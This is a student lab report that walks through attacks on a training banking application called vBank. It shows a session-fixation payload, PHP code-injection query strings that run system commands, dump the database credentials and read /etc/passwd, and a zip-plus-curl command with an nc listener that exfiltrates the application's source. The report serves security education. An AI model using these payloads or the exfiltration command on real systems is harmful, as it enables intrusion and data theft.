Lab Report

SECURITY INSIDER LAB II
PART 3: WEB APPLICATION VULNERABILITIES - 3

Group 5

Abhijeet Patil
Mohammad Saiful Islam
Thejeswi Preetham Nagendra Kamatchi

Exercise 1: Session Fixation

The security team of the bank is working overtime to fix all the wholes you discovered and exploited. Assume that they were successful in disabling all vulnerabilities which you exploited using JavaScript. Further, assume that you canâĂŹt steal cookies anymore. Is there still a way to get access to an account of a user?

1. Sketch an attack that allows you to take over the session of a bank user.

a When we visit the bank application with a browser a cookie with the key ”USECURITYID”. This key has a random hexadecimal value assigned to it.

b We send a money transfer to the victim’s account with a meta tag in the remark. The meta tag looks like: <meta http-equiv="Set-Cookie" content="USECURITYID=abc path=/”>

c Now when the victim visits his accounts page and his session has been replaced with a different session or ”USECURITYID”.

d The attacker now visits the bank application with his ”USECURITYID” manually set to the same one as the victim and thus can access his account.

2. 2. How can you generally verify that an application is vulnerable to this kind of attack?

a Copy the security token from one browser and paste it in another browser.

b Login from the second browser.

c Refresh the page in the first browser, if the page is logged in to the account with which user logged in to the second browser, the application is vulnerable to session fixation.

3. 3. Does https influence your attack?

https does not influence this attack.

4. Accordingly, which countermeasure is necessary to prevent your attacks? Patch your system and test it against session fixation again.

A counter measure to prevent this attack is:

i Generating new tokens every request.


ii Removing tags from user inputs.

Exercise 2: Remote code injection

At this point you are quite familiar with the user interface of your bank application.

1. Find a section that allows you to inject and execute arbitrary code (PHP). Document your steps and explain why does it allow the execution?

The section that executes arbitrary PHP code is in the "htbdetails" details page of the vBank application. There in the search field we enter the string '.system("uptime%3Bid").'



Details for account **11111111** as of **24/05/2017**:

```
22:11:42 up 7:23, 3 users, load average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data)
groups=33(www-data) 22:11:42 up 7:23, 3 users, load average: 0,05, 0,13, 0,26
uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42 up 7:23, 3 users, load
average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42
up 7:23, 3 users, load average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data)
groups=33(www-data) 22:11:42 up 7:23, 3 users, load average: 0,05, 0,13, 0,26
uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42 up 7:23, 3 users, load
average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42
up 7:23, 3 users, load average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data)
groups=33(www-data) 22:11:42 up 7:23, 3 users, load average: 0,05, 0,13, 0,26
uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42 up 7:23, 3 users, load
average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42
up 7:23, 3 users, load average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data)
groups=33(www-data) 22:11:42 up 7:23, 3 users, load average: 0,05, 0,13, 0,26
uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42 up 7:23, 3 users, load
average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42
up 7:23, 3 users, load average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data)
groups=33(www-data) 22:11:42 up 7:23, 3 users, load average: 0,05, 0,13, 0,26
uid=33(www-data) gid=33(www-data) groups=33(www-data) 22:11:42 up 7:23, 3 users, load
average: 0,05, 0,13, 0,26 uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Date	Bank Code	Account No	Remark	Amount
2017-05-24	41131337	22222222	console.log(window.location.href);	0.00

Cur. Balance	91516.00
Deposit	0.00
Av. Balance	91516.00

Figure 1: vulnerable section

2. Disclose the master password for the database your bank application has access to. Indicate username, password and DB name as well as the IP address of the machine this database is running on.

All the configuration information can be found using a simple global variable dump: We use this as our query: '.var_dump(get_defined_vars()).'




```
localhost/vBank/htdocs/index.php?account=184830489&page=htbdetails&query='.var_dump(get_defined_vars()).'&submit=Submit+Query
      'db/loans.period' => string 'period' (length=6)
      'db/loans.interest' => string 'interest' (length=8)
      'db/loans.time' => string 'time' (length=4)
      'db/transfers.id' => string 'id' (length=2)
      'db/transfers.time' => string 'time' (length=4)
      'db/transfers.dstacc' => string 'dstacc' (length=6)
      'db/transfers.dstbank' => string 'dstbank' (length=7)
      'db/transfers.srcacc' => string 'srcacc' (length=6)
      'db/transfers.srcbank' => string 'srcbank' (length=7)
      'db/transfers.remark' => string 'remark' (length=6)
      'db/transfers.amount' => string 'amount' (length=6)
      'db/types.id' => string 'id' (length=2)
      'db/types.name' => string 'name' (length=4)
      'db/users.id' => string 'id' (length=2)
      'db/users.password' => string 'password' (length=8)
      'db/users.username' => string 'username' (length=8)
      'db/users.name' => string 'name' (length=4)
      'db/users.firstname' => string 'firstname' (length=9)
      'db/users.time' => string 'time' (length=4)
      'db/users.lasttime' => string 'lasttime' (length=8)
      'db/users.lastip' => string 'lastip' (length=6)
      'db/.server' => string '127.0.0.1' (length=9)
      'db/.login' => string 'root' (length=4)
      'db/.pwd' => string 'secret' (length=6)
      'db/.name' => string 'vbank' (length=5)
  'account_number' => int 11111111
  'sql' => string 'select time, dstbank, dstacc, srcbank, srcacc, remark, amount from transfers where (srcacc=11111111 and srcbank=41
  'result' => resource(4, mysql result)
  'row' =>
    array (size=7)
      0 => string '2017-05-24 17:44:14' (length=19)
      1 => string '41131337' (length=8)
      2 => string '11111111' (length=8)
      3 => string '41131337' (length=8)
      4 => string '22222222' (length=8)
      5 => string 'console.log(window.location.href);' (length=34)
      6 => string '0' (length=1)
  'transfersStr' => string '<tr class="evenRow">
<td align="center" valign="top">2017-05-24</td>
<td>41131337</td>
<td>22222222</td>
<td>console.log(window.location.href);</td>
<td class="right"><font color="#009000">0.00</font></td>
</tr>
' (length=212)
  'matches' => int 1
```

Figure 2: retrieving useful Database information

In the output received we can find the relevant information highlighted. The server's IP address, database login ID and password are all found.

3. Explain how you can display the php settings of your webserver! Which information is relevant for the attacker ?

In the query field we can use '.phpinfo(INFO_GENERAL).' to get a section of the php settings relevant to us. We use the flag INFO_GENERAL to narrow down on the information more useful to the attacker.




view-source:http://localhost/vBank/htdocs/index.php?account=184830489&page=htbdetails&query='.phpinfo(INFO_GENERAL).'&submit=Submit+Query

```
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
<table>
<tr class="h"><td>
<a href="http://www.php.net/"><img border="0" src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAHkAAABACAYAAAA+j9gsAAAAGXRFWHRTb2Z0d2FyZQBBZG9
</td></tr>
</table>
<table>
<tr><td class="e">System </td><td class="v">Linux reDo9 4.10.0-21-generic #23-Ubuntu SMP Fri Apr 28 16:14:22 UTC 2017 x86 64 </td></tr>
<tr><td class="e">Server API </td><td class="v">Apache 2.0 Handler </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/etc/php/5.6/apache2 </td></tr>
<tr><td class="e">Loaded Configuration File </td><td class="v">/etc/php/5.6/apache2/php.ini </td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/etc/php/5.6/apache2/conf.d </td></tr>
<tr><td class="e">Additional .ini files parsed </td><td class="v">/etc/php/5.6/apache2/conf.d/10-mysqlnd.ini,
/etc/php/5.6/apache2/conf.d/10-opcache.ini,
/etc/php/5.6/apache2/conf.d/10-pdo.ini,
/etc/php/5.6/apache2/conf.d/20-calendar.ini,
/etc/php/5.6/apache2/conf.d/20-ctype.ini,
/etc/php/5.6/apache2/conf.d/20-exif.ini,
/etc/php/5.6/apache2/conf.d/20-fileinfo.ini,
/etc/php/5.6/apache2/conf.d/20-ftp.ini,
/etc/php/5.6/apache2/conf.d/20-gettext.ini,
/etc/php/5.6/apache2/conf.d/20-iconv.ini,
/etc/php/5.6/apache2/conf.d/20-json.ini,
/etc/php/5.6/apache2/conf.d/20-mbstring.ini,
/etc/php/5.6/apache2/conf.d/20-mysql.ini,
/etc/php/5.6/apache2/conf.d/20-mysqli.ini,
```

Figure 3: Displaying phpinfo

4. Assume you are running a server with virtual hosts. Can you disclose the password for another bank database and can you access it? Explain. Which potential risk does this vulnerability imply for virtual hosts?

We first have to list all the virtual hosts configured on the server. With the command apache2ctl -S we can list them. So the query will be '.system("apache2ctl -S").'



localhost/vBank/htdocs/index.php?account=184830489&page=htbdetails&query='.system("apache2ctl+-S").'&submit=Submit+Query

Account details

Details for account **11111111** as of **24/05/2017**:


```
VirtualHost configuration: *:80 127.0.1.1 (/etc/apache2/sites-enabled/mysite.conf:1) ServerRoot: "/etc/apache2" Main DocumentRoot: "/var/www/html" Main ErrorLog: "/var/log/apache2/error.log" Mutex default: dir="/var/run/apache2/" mechanism=default Mutex mpm-accept: using_defaults Mutex watchdog-callback: using_defaults PidFile: "/var/run/apache2/apache2.pid" Define: DUMP_VHOSTS Define: DUMP_RUN_CFG User: name="www-data" id=33 not_used Group: name="www-data" id=33 not_used VirtualHost configuration: *:80 127.0.1.1 (/etc/apache2/sites-enabled/mysite.conf:1) ServerRoot: "/etc/apache2" Main DocumentRoot: "/var/www/html" Main ErrorLog: "/var/log/apache2/error.log" Mutex default: dir="/var/run/apache2/" mechanism=default Mutex mpm-accept: using_defaults Mutex watchdog-callback: using_defaults PidFile: "/var/run/apache2/apache2.pid" Define: DUMP_VHOSTS Define: DUMP_RUN_CFG User: name="www-data" id=33 not_used Group: name="www-data" id=33 not_used VirtualHost configuration: *:80 127.0.1.1 (/etc/apache2/sites-enabled/mysite.conf:1) ServerRoot: "/etc/apache2" Main
```

Figure 4: exposing virtual hosts.

Virtual hosts are maintained by the servers to host numerous websites. If the information of virtual host are exposed, then other sites are also in danger of exploiting.

5. Display /etc/passwd of the web server, the bank application is running on. Try different methods to achieve this goal. Explain why some methods cannot be successful.

With the command '.system("cat /etc/passwd").' in the search field, the passwd file can be displayed.



localhost/vBank/htdocs/index.php?account=184830489&page=htbdetails&query='.system("cat+%2Fetc%2Fpasswd").'&submit=Submit+Query

Account details

Details for account **11111111** as of **24/05/2017**:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:
/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-
network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-
resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-
bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home
/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:109::/var
/run/dbus:/bin/false uuidd:x:107:112::/run/uuidd:/bin/false rtkit:x:108:113:RealtimeKit,,,:/proc:
/bin/false avahi-autoipd:x:109:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false usbmux:x:111:46:usbmux
daemon,,,:/var/lib/usbmux:/bin/false whoopsie:x:112:119::/nonexistent:/bin/false
geoclue:x:113:120::/var/lib/geoclue:/bin/false kernoops:x:114:65534:Kernel Oops Tracking
Daemon,,,:/:/bin/false speech-dispatcher:x:115:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/false avahi:x:116:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
pulse:x:117:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false colord:x:118:125:colord colour
management daemon,,,:/var/lib/colord:/bin/false saned:x:119:126::/var/lib/saned:/bin/false
```


Figure 5: displaying /etc/passwd.

6. Show how to "leak" the complete source files of your web application. Briefly describe, how you accomplished this.

a On the attacker's computer we use: `nc -vlp 6666 > vbank.zip`

b query= `'.system("zip -q -r /tmp/vbank.zip ../*; curl -F 'data=@/tmp/vbank.zip;' http://0.0.0.0:6666").'`

c The attacker receives the file.



```
tpman@reDo9:~/Learn/SS17/ISL2/part3/receive_folder$ ls
vbank.zip
tpman@reDo9:~/Learn/SS17/ISL2/part3/receive_folder$ unzip vbank.zip
Archive:  vbank.zip
warning [vbank.zip]:  362 extra bytes at beginning or within zipfile
  (attempting to process anyway)
   creating: images/
  inflating: images/bt.gif
  inflating: images/rt.gif
  inflating: images/lt_tp_iedge.gif
  inflating: images/top_blue_menu.jpg
  inflating: images/tp.gif
 extracting: images/isl_header2.png
   creating: images/login/
  inflating: images/login/top.gif
  inflating: images/login/bottombg.gif
 extracting: images/login/topbg.gif
 extracting: images/login/bottom.gif
 extracting: images/login/bottom_old.gif
  inflating: images/rowheader_bg.gif
  inflating: images/svs_header2.jpg
  inflating: images/haupteingang4.jpg
  inflating: images/haupteingang.png
```

